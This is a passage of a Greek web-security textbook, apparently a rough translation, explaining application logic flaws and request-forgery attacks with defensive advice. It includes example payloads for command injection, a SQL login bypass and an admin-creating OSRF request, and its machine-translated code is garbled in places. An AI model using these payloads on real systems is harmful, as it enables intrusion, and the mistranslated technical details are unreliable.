Όταν η υπόθεση αναφέρεται ρητά με τον τρόπο αυτό , η λογική της ροής γίνεται προφανής. Φυσικά , ένας απλός χρήστης θα μπορούσε να εκδώσει ένα αίτημα που δεν περιέχει μια υπάρχουσα παράμετρο του κωδικού πρόσβασης , επειδή οι χρήστες που ελέγχονται σε κάθε πτυχή της , έχουν εκδοσεί αιτήματα. Αυτή η λογική ροής ήταν καταστροφική για την εφαρμογή . Έδωσε τη δυνατότητα σε έναν εισβολέα να επαναφέρει τον κωδικό πρόσβασης οποιουδήποτε άλλου χρήστη και να αναλάβει τον πλήρη έλεγχο του λογαριασμού του εν λόγω προσώπου .

"Λειτουργικότητα"

Η διαδικασία της παραγγελίας περιλαμβάνει τα ακόλουθα στάδια :
1 . Αναζήτηση στον κατάλογο των προϊόντων , και πρόσθεση στοιχείων στο καλάθι αγορών .
2 . Επιστροφή στο καλάθι αγορών.
3 . Εισαγωγή πληροφοριών πληρωμής .
4 . Εισαγωγή τις πληροφορίες παράδοσης .

"Η υπόθεση"

Οι προγραμματιστές υποτίθεται ότι οι χρήστες θα έχουν πρόσβαση πάντα με την προβλεπόμενη ακολουθία, επειδή αυτή είναι η σειρά με την οποία οι φάσεις παραδίδονται στην χρήστη από τις συνδέσεις πλοήγησης και τις μορφές που παρουσιάζονται στο πρόγραμμα περιήγησης του χρήστη . Ως εκ τούτου , κάθε χρήστης ο οποίος ολοκλήρωσε τη διαδικασία παραγγελίας πρέπει να έχει υποβάλει ικανοποιητικές λεπτομέρειες πληρωμής.

"Παράδειγμα 3^{ο} επίθεσης"

Οι ελεγχόμενοι χρήστες σε κάθε αίτηση που υπέβαλαν στην εφαρμογή μπορούν να έχουν πρόσβαση σε οποιοδήποτε στάδιο της διαδικασίας παραγγελίας Παρακάμπτωντας στάδια, ένας εισβολέας μπορεί να δημιουργήσει μια παραγγελία που ήταν έτοιμη για διανομή, αλλά δεν είχε πραγματικά καταβληθεί .

" Λειτουργικότητα"

Η εφαρμογή είναι ενεργοποιημένη σε υπάρχοντες πελάτες που δεν την χρησιμοποιούν ήδη την online αίτηση εγγραφής. Οι νέοι χρήστες υποχρεούνται να παρέχουν κάποια βασικά προσωπικά

στοιχεία για να παρέχει ένα βαθμό αξιοπιστίας της ταυτότητάς του . Στις πληροφορίες περιλαμβάνονται το όνομα , η διεύθυνση και η ημερομηνία γέννησης , αλλά δεν περιλαμβάνει τίποτα μυστικό , όπως ένα υπάρχοντα κωδικό πρόσβασης ή το PIN . Όταν η πληροφορία αυτή είχε εισαχθεί σωστά , η αίτηση διαβιβάζεται. Σε ένα πακέτο πληροφοριών που ταχυδρομήθηκε στους εγγεγραμμένους χρήστες περιλαμβάνονται οδηγίες για την ενεργοποίηση της πρόσβασης σε απευθείας σύνδεση μέσω τηλεφωνικής κλήσης στο τηλεφωνικό κέντρο της εταιρείας και επίσης ένα one-time password για να χρησιμοποιήσουμε στην πρώτη χρήση της εφαρμογής.

"Η υπόθεση"

Οι σχεδιαστές της εφαρμογής πίστευαν ότι ο μηχανισμός αυτός αποτελεί μια ισχυρή άμυνα έναντι μη εξουσιοδοτημένης πρόσβασης στην εφαρμογή . Στο μηχανισμό αυτό εφαρμόζονται τρία στρώματα προστασίας :

- Μια μέτρια ποσότητα των δεδομένων προσωπικού χαρακτήρα που απαιτείται επεξεργάζονται μπροστά για να αποτραπεί ένας κακόβουλος εισβολέας από το να ξεκινήσει μια εγγραφή για λογαριασμό άλλων χρηστών .
- Η διαδικασία για την μετάδοση ενός μυστικού κλειδιού για τον πελάτη ώστε ένας εισβολέας να μην έχει πρόσβαση στην προσωπική αλληλογραφία του θύματος .
- Ο πελάτης υποχρεούται να τηλεφωνήσει στο τηλεφωνικό κέντρο και να επικυρώσει ο ίδιος εκεί με τον συνήθη τρόπο τα στοιχεία , με βάση τις προσωπικές πληροφορίες του. Αυτό το σχέδιο ήταν πράγματι καλό. Οι προγραμματιστές για την εφαρμογή του μηχανισμού εγγραφής χρειάζονται έναν τρόπο για να αποθηκεύουν τα προσωπικά δεδομένα που υποβάλλονται από το χρήστη και να συσχετιστούν με την ταυτότητα του πελάτη στη βάση δεδομένων της εταιρείας .

Μετά τη λήψη των πληροφοριών του χρήστη , και την τεκμηρίωσή τους, οι παρεχόμενες πληροφορίες , αποθηκεύονται σε συνεδρία του χρήστη . Η εφαρμογή στη συνέχεια επαληθεύει τα στοιχεία του χρήστη και , αν είναι έγκυρα , θα χρησιμοποιηθούν σε όλα τα συστήματα. Αυτά στη συνέχεια διαβιβάζονται στο σύστημα για την αίτηση εγγραφής για να υποβληθούν σε επεξεργασία . Οι προγραμματιστές πιστεύουν ότι αυτή η διαδικασία είναι ακίνδυνη και δεν θα οδηγήσει σε πρόβλημα ασφαλείας. Ωστόσο , η υπόθεση αυτή μπορεί να έχει σοβαρές συνέπειες .

"Παράδειγμα 4^{ο} επίθεσης"

Η ίδια συνιστώσα κώδικα που ενσωματώθηκε στην λειτουργικότητα καταχώρισης,επίσης χρησιμοποιείται και αλλού μέσα στην εφαρμογή , ακόμη και εντός του πυρήνα της λειτουργικότητας. Αυτό έδωσε σε πιστοποιημένους χρήστες να έχουν πρόσβαση στα στοιχεία του λογαριασμού , δηλώσεις , εμβάσματα , καθώς και άλλες πληροφορίες . Όταν ένας εγγεγραμμένος χρήστης επικυρώνεται με επιτυχία από την εφαρμογή , αυτό το αντικείμενο τεκμηριώνεται και αποθηκεύεται στη σύνοδο της για να καταχωρηθούν οι βασικές πληροφορίες σχετικά με τον χρήστη. Τα στοιχεία του λογαριασμού που παρουσιάζονται στο χρήστης στην κύρια σελίδα της δημιουργήθηκαν βάσει του μοναδικού αριθμού αναγνωριστικού πελάτη που περιέχεται εντός αυτού του αντικειμένου. Η Πρόσβαση στην κύρια λειτουργία της εφαρμογής προστατεύεται από ελέγχους πρόσβασης σε πολλές στρώσεις , και ένας χρήστης χρειάζεται να έχει μια πλήρως επικυρωμένη συνεδρία για να περάσει τους ελέγχους αυτούς . Για την αξιοποίηση των ροών αυτών , ένας εισβολέας χρειάζεται να ακολουθήσετε τα παρακάτω βήματα :

- Σύνδεση με την εφαρμογή χρησιμοποιώντας το δικό του έγκυρο διαπιστευτήριο του λογαριασμού του .
- Χρησιμοποιώντας τη πιστοποιημένη συνεδρία , να μεταβεί στην λειτουργικότητα εγγραφής και να υποβάλλει διαφορετικά στοιχεία στα προσωπικά στοιχεία του πελάτη . Αυτό θα

προκαλέσει στη αίτηση αντικατάσταση του αρχικού αντικείμενου με ένα νέο αντικείμενο που σχετίζεται με τον πελάτη-στόχο.

- Επιστροφή στην κύρια λειτουργία της εφαρμογής και άδεια πρόσβασης στο λογαριασμό του πελάτη .Μια ευπάθεια αυτού του είδους δεν είναι εύκολο να ανιχνεύσει πότε σχολαστικά την εφαρμογή από τη σκοπιά ότι η εφαρμογή είναι σαν ένα μαύρο κουτί . Ωστόσο , είναι επίσης δύσκολο να προσδιορίσει πότε έγινε αναθεώρηση στον πηγαίο κώδικα . Χωρίς μια σαφή κατανόηση αυτών η προσφυγή στο σύνολό της και το πώς διαφορετικά συστατικά χρησιμοποιούνται σε διάφορα περιοχές , από τους προγραμματιστές μπορεί να μην είναι εμφανής . Φυσικά, σαφώς ο σχολιασμός του πηγαίου κώδικα και η τεκμηρίωση του σχεδιασμού , θα μειώσει τις πιθανότητες για ένα τέτοιο ελάττωμα .

" Λειτουργικότητα"

Για παράδειγμα : Για τη χρηματοδότηση του προσωπικού εκτελούνται μεταφορές κεφαλαίων μεταξύ των διαφόρων τραπεζικών λογαριασμών που ανήκουν στην εταιρεία και στους βασικούς πελάτες και τους προμηθευτές της . Ως προληπτικό μέτρο κάποιας επίθεσης, η εφαρμογή παρεμποδίζει τους περισσότερους χρήστες επεξεργάζονταν μεταφορές με αξία μεγαλύτερη από 10.000 ευρό . Κάθε μεταβίβαση μεγαλύτερη από αυτή απαιτείται η έγκριση του διευθυντή .

Ο κώδικας που είναι αρμόδιος για αυτόν τον έλεγχο μέσα στην εφαρμογή είναι απλός:

```
bool CAuthCheck :: RequiresApproval (ποσό int )
{
if ( ποσό < = m_apprThreshold )
return false;
else return true;
}
```

"Παράδειγμα 5^{ο} επίθεσης"

Οι προγραμματιστές παρέβλεπαν τη δυνατότητα ο χρήστης να επιχειρήσει να επεξεργαστεί μια μεταφορά για ένα αρνητικό ποσό. Οποιαδήποτε αρνητικός αριθμός θα προκαλέσει πρόβλημα στη δοκιμή έγκρισης , επειδή είναι λιγότερο από το κατώτατο όριο .Κάθε χρήστης που ήθελε να μεταφέρει 20.000 ευρό από το λογαριασμό Α στο λογαριασμό Β θα μπορούσε να απλά ξεκινήσει μια μεταφορά -20,000 από το λογαριασμό Β στο λογαριασμό Α, η οποία θα είχε το ίδιο αποτέλεσμα και δεν θα απαιτούνταν έγκριση . Οι άμυνες στη εφαρμογή θα μπορούσαν να παρακαμφθούν εύκολα .

ΣΗΜΕΙΩΣΗ Πολλά είδη web εφαρμογών χρησιμοποιούν αριθμητικά όρια εντός της επιχειρηματικής λογικής :

- Μια εφαρμογή λιανικού εμπορίου μπορεί να αποτρέψει έναν χρήστη από την παραγγελία περισσότερων από το τον αριθμό των μονάδων που διατίθενται σε απόθεμα .
- Μια τραπεζική εφαρμογή μπορεί να αποτρέψει έναν χρήστη από την πραγματοποίηση των πληρωμών που υπερβαίνουν το τρέχον υπόλοιπο του λογαριασμού .

Τα πιο εμφανή τρωτά σημεία αυτού του είδους συχνά ανιχνεύονται κατά τη διάρκεια της δοκιμής αποδοχής του χρήστη που συνήθως συμβαίνει πριν από μια αίτηση που ξεκίνησε . Ωστόσο , πιο ανεπαίσθητες εκδηλώσεις του προβλήματος μπορεί να παραμείνουν , ιδιαίτερα όταν υπάρχουν κρυμμένες παραμέτρους.

"Η υπόθεση"

Μία άλλη περίπτωση που μπορεί να απασχολήσει μια εφαρμογή web καταστήματος αγορών είναι στην περίπτωση που κάποιος χρήστης δικαιούται έκπτωση στην αγορά του. Όταν ένας χρήστης

προσθέτει ένα στοιχείο στο καλάθι αγορών του , η εφαρμογή χρησιμοποιεί διάφορους κανόνες για να καθοριστεί αν η δέσμη των αγορών που έχει επιλέξει δικαιούται έκπτωση . Αν ναι , οι τιμές των σχετικών στοιχείων στο καλάθι πρέπει να αναπροσαρμοστούν σύμφωνα με την έκπτωση .

"Παράδειγμα 6^{ο} επίθεσης"

Υπάρχει ακόμα η περίπτωση οι χρήστες να αφαιρέσουν αντικείμενα από το καλάθι αγορών τους, αφού έχουν έχουν προστεθεί . Ένας χρήστης θα μπορούσε να προσθέσει στο καλάθι αγορών μεγάλη ποσότητα του κάθε προϊόντος ώστε να προσελκύσει τη μέγιστη δυνατή έκπτωση . Μετά από τις εκπτώσεις που εφαρμόστηκαν στα αντικείμενα στο καλάθι του, θα μπορούσε να αφαιρέσει αντικείμενα που δεν ήθελε και να εξακολουθεί να λαμβάνει τις εκπτώσεις που εφαρμόζονται στα υπόλοιπα προϊόντα .

"Λειτουργικότητα"

Οι προγραμματιστές της εφαρμογής έχουν κατανοήσει τους εγγενείς κινδύνους που εμπλέκονται σε αυτό το είδος και ανέπτυξαν άμυνες για την καταπολέμηση επιθέσεων στην είσοδο του χρήστη . Τυχόν περιπτώσεις από τις παρακάτω θα πρέπει να αποφεύγονται χρησιμοποιώντας την ανάστροφη κάθετο : **?** | **&** < > ' .

"Παράδειγμα 7^{ο} επίθεσης"

Ο χαρακτήρας **backslash** συνήθως δεν έχει άμεση χρήση από έναν εισβολέα . Ως εκ τούτου , οι προγραμματιστές δεν αναγνωρίζουν τον χαρακτήρα ως κακόβουλο. Ωστόσο , παραλείποντας να δούσουν μεγαλύτερη προσοχή μπορεί να δώσουν την δυνατότητα στον εισβολέα να εισέλθει στο σύστημα.Ας υποθέσουμε ότι ένας εισβολέας παρέχει την ακόλουθη είσοδο στην ευάλωτη λειτουργία :
foo \ ? ls
Η αίτηση εφαρμόζει τη σχετική ιδέα, όπως περιγράφηκε προηγουμένως, έτσι ώστε η είσόδος του εισβολέα γίνεται :
foo \ \ ? ls
Όταν αυτά τα δεδομένα περάσουν ο διερμηνέας στο κέλυφος αντιμετωπίζει την πρώτη ανάστροφη κάθετο ως χαρακτήρα διαφυγής . Ως εκ τούτου , αντιμετωπίζει τη δεύτερη κάθετο ως κυριολεκτική **backslash** και όχι ως χαρακτήρα διαφυγής , αλλά ως μέρος του ίδιου του επιχειρήματος . Στη συνέχεια συναντά ένα ερωτηματικό που είναι προφανώς το τέλος . Αντιμετωπίζει αυτό ως διαχωριστή εντολών και , ως εκ τούτου συνεχίζεται η εκτέλεση της εντολής που παρέχεται από τον εισβολέα .

"Ακύρωση Επικύρωσης Εισόδου"

Η αίτηση περιέχει μια σειρά από ρουτίνες επικύρωσης εισόδου για την προστασία από διάφορες επιθέσεις . Δύο από αυτούς τους μηχανισμούς άμυνας είναι με ένα φίλτρο SQL και ένα περιοριστή μήκους. Είναι κοινό για τις εφαρμογές να προσπαθήσουν να υπερασπιστούν τους εαυτούς τους ενάντια σε επίθεση SQL παρακάμπτοντας τα μονά εισαγωγικά που εμφανίζονται στο αλφαριθμητικό που βασίζονται είσοδο του , δύο μονά εισαγωγικά μαζί είναι μια ακολουθία διαφυγής που αντιπροσωπεύει ένα απλό εισαγωγικό , που η βάση δεδομένων ερμηνεύει ως δεδομένα συμβολοσειράς και όχι ως κλείσιμο σειράς τερματισμού . Πολλοί προγραμματιστές γι΄ αυτό, καθιέρωσαν τον διπλασιασμό κάθε μονού εισαγωγικού μέσα στο παρεχόμενο στην είσοδου, για να αποτρέψει τυχόν επιθέσεις SQL. Ο περιοριστής μήκους εφαρμόστηκε σε όλες τις εισόδους, εξασφαλίζοντας ότι υπάρχει μεταβλητή που παρέχονται από έναν χρήστη μέχρι 128 χαρακτήρες .

"Παράδειγμα 8^{ο} επίθεσης"

Η υπεράσπιση SQL επίθεσης λειτουργεί με διπλασιασμό κάθε μονού εισαγωγικού που εμφανίζεται κατά την είσοδο του χρήστη , έτσι ώστε σε κάθε ζεύγος εισαγωγικών , το πρώτο εισαγωγικό ενεργεί ως χαρακτήρας διαφυγής προς το δεύτερο .

Για παράδειγμα για το όνομα χρήστη :

admin' –

οδηγεί στο παρακάτω ερώτημα , που αδυνατεί να παρακάμψει τη σύνδεση :

SELECT * FROM χρήστες WHERE όνομα = 'admin '' - "και password = ''

Ωστόσο , αν έχουμε υποβάλει παρακάτω το όνομα χρήστη (που περιέχει 127 a ακολουθούμενο από ένα μονό εισαγωγικό) :
aaaaaaaa [...] aaaaaaaaaaa »

η εφαρμογή διπλασιάζει το πρώτο μονό εισαγωγικό και , στη συνέχεια, περικόπτει το string σε 128 χαρακτήρες. Αυτό έχει ως αποτέλεσμα να αποτραπεί ένα σφάλμα στη βάση δεδομένων . Αν τώρα επίσης δώσει κάποιος τον κωδικό πρόσβασης :
1 = 1 -
η εφαρμογή εκτελεί το ακόλουθο ερώτημα , το οποίο καταφέρνει να παρακάμπτει τη σύνδεση:

SELECT * FROM χρήστες WHERE όνομα = ' aaaaaaaa [...] aaaaaaaaaaa '' και password = ' ή 1 = 1 - '

Ο διπλασιασμός των εισαγωγικών , στο τέλος της συμβολοσειράς ερμηνεύεται ως ακίνδυνος και ως μέρος των δεδομένων του ερωτήματος η συμβολοσειρά λειτουργεί αποτελεσματικά όσον αφορά το επόμενο μονό εισαγωγικό , το οποίο στο αρχικό ερώτημα σηματοδότεί την τιμή του κωδικού πρόσβασης. Έτσι , το πραγματικό όνομα που καταλαβαίνει η βάση δεδομένων είναι η κατεξοχήν συμβολοσειρά που εμφανίζεται εδώ :

aaaaaaaa [...] aaaaaaaaaaa'and password =

Ως εκ τούτου , ό, τι έρχεται στη συνέχεια ερμηνεύεται ως μέρος του ίδιου του ερωτήματος.

"Κατάχρηση λειτουργίας αναζήτησης"

Η εφαρμογή παρέχει πρόσβαση σε ένα τεράστιο αρχείο ιστορικών και και τρέχουσων πληροφοριών. Οι περισσότερες από αυτές τις πληροφορίες ήταν προσβάσιμες μόνο σε συνδρομητές που πληρώνουν. Η εφαρμογή παρέχει μια ισχυρή λειτουργία αναζήτησης που όλοι οι χρήστες μπορούν να έχουν πρόσβαση . Όταν ένας ανώνυμος χρήστης εκτελεί ένα ερώτημα , η αναζήτηση επιστρέφει συνδέσεις με όλα τα έγγραφα που ταιριάζουν με το ερώτημα . Ωστόσο, ο χρήστης απαιτείται να εγγραφεί για να ανακτήσει κάποια από τα προστατευμένα έγγραφα που επέστρεψε το ερώτημα .

"Η υπόθεση"

Ο σχεδιαστής της εφαρμογής θεωρεί ότι οι χρήστες δεν μπορούν να χρησιμοποιήσουν τη λειτουργία αναζήτησης για να εξαγάγουν όλες τις χρήσιμες πληροφορίες χωρίς να πληρώνουν για αυτό .

"Παράδειγμα 9^{ο} επίθεσης"

Επειδή η λειτουργία αναζήτησης αναφέρει όσα έγγραφα ταιριάζουν σε ένα δεδομένο ερώτημα , ένας κακόβουλος χρήστης θα μπορούσε να εκδώσει ένα μεγάλο αριθμό ερωτημάτων ώστε να συλλέγει

πληροφορίες από τη λειτουργία αναζήτησης που κανονικά θα πρέπει να πληρώσει για να έχει πρόσβαση σε αυτές . Για παράδειγμα, οι ακόλουθες ερωτήσεις θα μπορούσαν να χρησιμοποιηθούν στην ανάκτηση στοιχείων ενός ατόμου με προστατευμένα έγγραφα :

>> 276 Records
wahh consultation " Δελτίο Τύπου 08-03-2011 " συγχώνευση
>> 0 matches
wahh consultation " Δελτίο Τύπου 08-03-2011 " έκδοση μετοχών
>> 0 matches
wahh consultation " Δελτίο Τύπου 08-03-2011 " μέρισμα
>> 0 matches
wahh consultation " Δελτίο Τύπου 08-03-2011 " εξαγοράς
>> 1 match
wahh consultation " Δελτίο Τύπου 08-03-2011 " haxors εξαγοράς Φ.Π.Α.
>> 0 matches
wahh consultation " Δελτίο Τύπου 08-03-2011 " εξαγορά uberleet ltd
>> 0 matches
wahh consultation " Δελτίο Τύπου 08-03-2011 " σενάριο εξαγοράς παιδάκι corp
>> 0 matches
wahh consultation " Δελτίο Τύπου 08-03-2011 " ngs εξαγοράς
>> 1 match
wahh consultation " Δελτίο Τύπου 08-03-2011 " ngs εξαγοράς ανακοίνωσε
>> 0 matches
wahh consultation " Δελτίο Τύπου 08-03-2011 " ngs εξαγορά ακυρώθηκε
>> 0 matches
wahh consultation " Δελτίο Τύπου 08-03-2011 " ngs εξαγορά ολοκληρώθηκε
>> 1 match

" Λειτουργικότητα"

Η αναζήτηση αυτή έχει πρόσφατα αναπτυχθεί , με αποτέλεσμα να περιέχονται σ'αυτήν ένας αριθμός λειτουργιών που σχετίζονται με σφάλματα . Υπάρχει περίπτωση να αποτύχει κατά απρόβλεπτο τρόπο , και οι χρήστες θα λάβουν ένα μήνυμα σφάλματος .Για να διευκολυνθεί η διερεύνηση των λαθών , οι προγραμματιστές αποφάσισαν να περιλαμβάνουν λεπτομερείς , πληροφορίες σε αυτά τα μηνύματα , συμπεριλαμβανομένων των εξής στοιχείων :

- Η ταυτότητα του χρήστη
- Η ένδειξη για την τρέχουσα περίοδο
- Η διεύθυνση URL που έχει πρόσβαση
- Όλες οι παράμετροι που παρέχονται με το αίτημα που δημιούργησε το σφάλμα

"Η υπόθεση"

Παρά τις συνήθεις προειδοποιήσεις ασφαλείας , λεπτομερή μηνύματα debug θα μπορούσαν δυνητικά να χρησιμοποιηθούν καταχρηστικά από έναν εισβολέα. Ο χρήστης θα μπορούσε εύκολα συλλέξει όλες τις πληροφορίες που περιέχονται στο μήνυμα debugging με την επιθεώρηση των αιτημάτων και τις απαντήσεις με επεξεργασία από τον browser . Τα μηνύματα δεν όμως δεν περιλαμβάνουν λεπτομέρειες σχετικά με την πραγματική αποτυχία , όπως τα ίχνη στοίβας , οπότε θεωρητικά δεν θα ήταν χρήσιμα για την διαμόρφωση μιας επίθεσης κατά της εφαρμογής .

"Παράδειγμα 10^{ο} επίθεσης"

Στην πραγματικότητα , ο μηχανισμός ελέγχου ταυτότητας περέχει μια λεπτή ροή . Περιστασιακά , όταν ένας πελάτης συνδεθεί, αποκτά πρόσβαση στο λογαριασμό ενός εντελώς διαφορετικού χρήστη , του παρέχεται η δυνατότητα να δεί λεπτομέρειες χρηματοδοτικές του χρήστη, ακόμα και να κάνει τις πληρωμές από το λογαριασμό του άλλου χρήστη . Η συμπεριφορά της εφαρμογής αρχικά φαίνεται να είναι τυχαία , ο χρήστης δεν έχει πραγματοποιήσει καμία ασυνήθιστη ενέργεια ώστε να αποκτήσει μη εξουσιοδοτημένη πρόσβαση.

Μετά από κάποια έρευνα , ανακαλύφθηκε ότι το σφάλμα εμφανίζεται όταν δύο διαφορετικοί χρήστες συνδεθούν στην εφαρμογή , ακριβώς την ίδια στιγμή . Η ρίζα του προβλήματος είναι ότι στην εφαρμογή γίνεται μερική αποθήκευση του κλειδιού ταυτοποίησης σε περίπου κάθε νέο πιστοποιημένο χρήστη σε μια στατική **(nonsession)** μεταβλητή . Μετά γράφεται , αυτή η τιμή μεταβλητής που διαβάστηκε πίσω. Εάν ένα διαφορετικό νήμα (μεταποίηση login) είχε γράψει στη μεταβλητή την τιμή κατά τη διάρκεια αυτής της στιγμής , τα στοιχεία του πρώτου χρήστη θα περαστούν σε μια πιστοποιημένη συνεδρία που ανήκει στον δεύτερο χρήστη . Η ευπάθεια προέκυψε από το ίδιο είδος λάθους , όπως στο μήνυμα λάθους , η αίτηση χρησιμοποιώντας τη στατική αποθήκευση για να κρατήσει πληροφορίες που θα αποθηκευτεί σε ένα ή ανά συνεδρία ένα νήμα. Οι ατέλειες αυτού του είδους είναι γνωστές ως " συνθήκες ταύτισης », επειδή συνεπάγεται μια ευπάθεια που προκύπτει για ένα σύντομο χρονικό διάστημα, σύμφωνα με ορισμένες προδιαγραφές.

Σε περιπτώσεις όπου ο εισβολέας βρίσκεται τοπικά, είναι συχνά δυνατό να υπάρχξουν οι ακριβείς περιστάσεις σύμφωνα με τις οποίες προκύπτει η κατάσταση της σύνδεσης και να αξιοποιήσει αξιόπιστα την ευπάθεια της κατά τη διάρκεια της σύνδεσης.Από την άλλη όταν ο εισβολέας είναι απομακρυσμένος από την εφαρμογή , αυτό είναι συνήθως πολύ πιο δύσκολο να επιτευχθεί . Ένας απομακρυσμένος εισβολέας που έχει κατανοήσει τη φύση της ευπάθειας θα μπορεί θεωρητικά να επινοήσει μια επίθεση για να εκμεταλλευτεί χρησιμοποιώντας μια δέσμη ενεργειών για να συνδεθεί και να ελέγξει τις λεπτομέρειες του λογαριασμού πρόσβασης . Αλλά το μικροσκοπικό παράθυρο κατά το οποίο θα μπορούσε να αξιοποιηθεί η ευπάθεια σημαίνει ότι ένας τεράστιος αριθμόςναιτήσεων θα απαιτηθεί .. Οι συνθήκες υπό τις οποίες προκύπτει αυτό είναι μόνο όταν η εφαρμογή αποκτήσει μια μεγάλη βάση χρηστών. Ωστόσο, μια προσεκτική εξέταση στο κωδικό της ταυτότητας και τη λογική της διαχείρισης της συνόδου θα φανερώσει το πρόβλημα ταυτοποίησης.

"Αποφυγή Ατελειών Λογικής"

Παρ 'όλα αυτά , μια σειρά από καλές πρακτικές μπορούν να εφαρμοστούν για τη σημαντική μείωση του κινδύνου των λογικών ροών που εμφανίζονται μέσα στις εφαρμογές σας :

- Βεβαιωση ότι κάθε πτυχή του σχεδιασμού της εφαρμογής είναι σαφώς τεκμηριωμένη με επαρκή λεπτομέρεια.
- Εντολή ελέγχου ότι όλος ο πηγαίος κώδικας είναι σαφώς τεκμηριωμένος.
- Ο σκοπός και προβλεπόμενες χρήσεις του κάθε συστατικού κώδικα .
- Κράτηση ιστορικού δραστηριοτήτων που έγιναν από την κάθε πλευρά για κάτι που είναι εκτός από τον άμεσο έλεγχό .
- Αναφορές για όλους τους κωδικούς πελατών που χρησιμοποιούν στοιχεία . Σαφής τεκμηρίωση που θα μπορεί να αποτρέψει επιθέσεις λογικής μέσα στην online λειτουργικότητα εγγραφής
- Έμφαση στις υποθετικές συνθήκες που θα μπορούσαν θεωρητικά να είναι υπό τον έλεγχο των χρηστών της εφαρμογής .

Κεφάλαιο 10

Επιθέσεις σε χρήστες

" Πλαστογραφημένη Αίτηση"

Αυτή η κατηγορία επίθεσης είναι στενά συνδεδεμένη με εισβολές συνόδου , στην οποία ο εισβολέας επιδρά στη σύνοδο του χρήστη .Με την πλαστογραφημένη αίτηση , ο επιτιθέμενος δεν χρειάζεται να ξέρει πραγματικά τη συνεδρία του θύματος . Ο επιτιθέμενος εκμεταλλεύεται την φυσιολογική συμπεριφορά των web browsers να επισκιάσουν τη συνεδρία ενός χρήστη .Τα τρωτά σημεία από τέτοιες αιτήεις είναι δύο ειδών : on-site και cross-site .

"On -Site Αίτηση Πλαστογραφίας"

Το On - site αίτημα πλαστογραφίας (OSRF) είναι μια γνωστή επίθεση με σκοπό την αξιοποίηση αποθηκευμένων **XSS** ευπαθειών . Ένας χρήστης με ψεύτικο όνομα τοποθετεί ένα σενάριο στο προφίλ του χωρίς να προκαλεί τη προβολή του προφίλ και έτσι να μπορεί να εκτελέσει διάφορες ενέργειες ανυποψίαστα. Αυτό που συχνά παραβλέπεται είναι ότι οι αποθηκευμένες ευπάθειες **OSRF** μπορεί να υπάρχουν ακόμη και σε περιπτώσεις όπου δεν είναι το **XSS** δυνατό. Σκεφτείτε μια εφαρμογή πίνακα μηνυμάτων που επιτρέπει στους χρήστες να υποβάλουν τα στοιχεία που είναι να προβληθούν από άλλους χρήστες . Τα μηνύματα που υποβάλλονται με χρήση του αιτήματος , όπως τα ακόλουθα :

POST / submit.php

Organizer: wahh - app.com

Content-Type : 34

type = query & name = daf & message = foo

Το αίτημα αυτό έχει ως αποτέλεσμα να προστεθεί στη σελίδα μηνύματα τα ακόλουθα :

<tr>

<td> <img src="/images/question.gif"> < / td >

<td> daf < / p>

<td> foo < / td >

< / tr >

Ωστόσο , ας υποθέσουμε ότι η εφαρμογή είναι σε HTML που κωδικοποιεί οποιονδήποτε **"** < **and>** χαρακτήρα εισάγεται στη σελίδα. Όταν υπάρξει εμπιστοσύνη ότι αυτή η υπεράσπιση δεν μπορεί να παρακαμφθεί θα μπορεί να προχωρήσει στην επόμενη δοκιμασία. Μπορούμε επίσης να ελέγξουμε το μέρος του στόχου της ετικέτας **<img>** . Μπορούμε να τροποποιήσουμε τη διεύθυνση **URL** για να δούμε κάθε χρήστη αν βλέπει το μήνυμά μας και μπορεί να κάνει μια αυθαίρετη αίτηση **GET** στο χώρο .

Για παράδειγμα, υποβάλλοντας την ακόλουθη τιμή στην παράμετρο τύπου προκαλεί την απόκρυψη του μήνυματός μας και δημιουργρίται μια αίτηση για δημιουργία ενός νέου χρήστη με δικαιώματα διαχειριστή **:. . / admin / newUser.php ; όνομα = daf2 & password = 0wned & role = διαχειριστής #** .Όταν ένας απλός χρήστης αναγκάζεται να εκδώσει το δημιουργημένο

αίτημά μας, αυτό , προφανώς αποτυγχάνει. Αλλά όταν ένας διαχειριστής βλέπει το μήνυμά μας, πρέπει να δημιουργηθεί ένας μηχανισμός ασφαλείας. Έχει εκτελεστει μια επιτυχημένη επίθεση **OSRF** παρόλο που το **XSS** δεν είναι δυνατό. Βεβαίως, η επίθεση τα καταφέρνει ακόμα και αν οι διαχειριστές προσπαθήσουν την απενεργοποίηση του JavaScript.Η εφαρμογή θα μπορούσε να βεβαιωθεί ότι η παράμετρος τύπος ανήκει σε ένα συγκεκριμένο εύρος τιμών. Εάν η αίτηση πρέπει να δεχθεί και άλλους χαρακτήρες που δεν μπορεί να προβλέψει εκ των προτέρων, η είσοδος θα πρέπει να μπλοκαριστεί.

Η **HTML** που κωδικοποιεί αυτούς τους χαρακτήρες δεν είναι μια αποτελεσματική άμυνα κατά των **OSRF** επιθέσεων, επειδή οι περιηγητές θα μπορούσαν να αποκωδικοποιήσουν τη συμβολοσειρά διεύθυνσης του **URL** προορισμού πριν να ζητηθεί. Ανάλογα με το σημείο εισαγωγής μπορεί να είναι δυνατόν να αποτρέψει τις επιθέσεις **OSRF** χρησιμοποιώντας τις ίδιες άμυνες για επιθέσεις πλαστογραφημένου αιτήματος cross-site.

"Ταυτότητα και CSRF"

Οι επιθέσεις **CSRF** περιλαμβάνουν την εκτέλεση κάποιας προνομιακής δράσης, στο πλαίσιο της συνόδου του χρήστη θύματος , που συνήθως απαιτεί από το χρήστη να συνδεθεί στη εφαρμογή κατά τη στιγμή της επίθεσης . Μια θέση όπου έχουν προκύψει πολλές επικίνδυνες ευπάθειες **CSRF** είναι στις διασυνδέσεις web που χρησιμοποιούνται από τους δρομολογητές **DSL** στο σπίτι . Αυτές οι συσκευές περιέχουν συχνά ευαίσθητες λειτουργίες. Δεδομένου ότι αυτές οι λειτουργίες συχνά δεν προστατεύονται από **CSRF** , και δεδομένου ότι οι περισσότεροι χρήστες δεν τροποποιούν την προεπιλεγμένη εσωτερική διεύθυνση **IP** της συσκευής , είναι ευάλωτοι σε επιθέσεις **CSRF που** παραδίδονται από τους κακόβουλους εξωτερικούς παράγοντες. Ωστόσο, οι συσκευές συχνά απαιτούν έλεγχο ταυτότητας για να κάνουν ευαίσθητες αλλαγές.

